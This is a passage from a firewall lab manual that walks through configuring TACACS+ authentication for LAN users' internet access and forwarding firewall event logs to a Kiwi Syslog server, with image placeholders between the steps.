
- Create AAA Server Group by entering **Name** i.e. **TACSRV**, select protocol as **TACACS+**



- Select **AAA Server Group** i.e. **TACSRV** and click on **Add** button.




- Select Interface as **Lan**, enter IP address of Tacacs Server as **192.168.10.10** and configure Tacacs key as **cisco**.




### Create Authentication Rules


- Click on **Firewall** option and select **AAA Rules**



- Click on Add Button and select Add Authentication Rule.



- Select Interface as LAN, Action as Authenticate, select Source as LANNET object (i.e. 192.168.10.0/24) and select Service as tcp.




**Configure External Authentication Server (i.e. Tacacs Server)**


- Install **Universal TACACS software** on 192.168.10.10 computer.
- Start the Universal TACACS software and login using username **Supermanager** and password blank.



- Go to **User** Menu and Select **Add User**



- Add **Username** and **Password** details.
- Select **Privilege** as **1** and Click **Add** Button.




- Go to **Option** Menu and configure the **Tacacs key** as **cisco** and Click **OK**.




## Verification


- Open browser on the LAN computers and access any website over internet, it will prompt for username and password.



- After successful authentication, Lan User is allowed to access internet.



## LOGGING



### Pre-requisite:

- Firewall Appliance / Virtual Firewall
- Multiple Computers, Switches, Routers for creating LAN and DMZ Network.
- Install and configure Syslog Server software (i.e. Kiwi Syslog) on 192.168.10.10
- Internet Connection.


### Objective of Lab

- Configure Firewall to forward event logs Syslog Server


**Configure Logging for below requirement.**

Forwarding logs generate on Firewall to Syslog server i.e. 192.168.10.10.


- In Device management, click on Logging.




- Select Logging Setup and Select Enable Logging option.




- Select **Syslog Servers** and click on **Add** button.




- Select Interface as **Lan**, enter IP address of Syslog Server as **192.168.10.10**.



- Select **Logging Filters**, Select **Syslog Servers** option and click **Edit** button.




- Select **Filter on severity** as **Debugging**.



## Configure Syslog Server

- Install Kiwi Syslog software on 192.168.10.10 computer.
- Start the Kiwi Syslog Daemon software.




## Verification

- Open browser on the LAN computers and access any website over internet and view logs generated on syslog server.

Date	Time	Priority	Hostname	Message
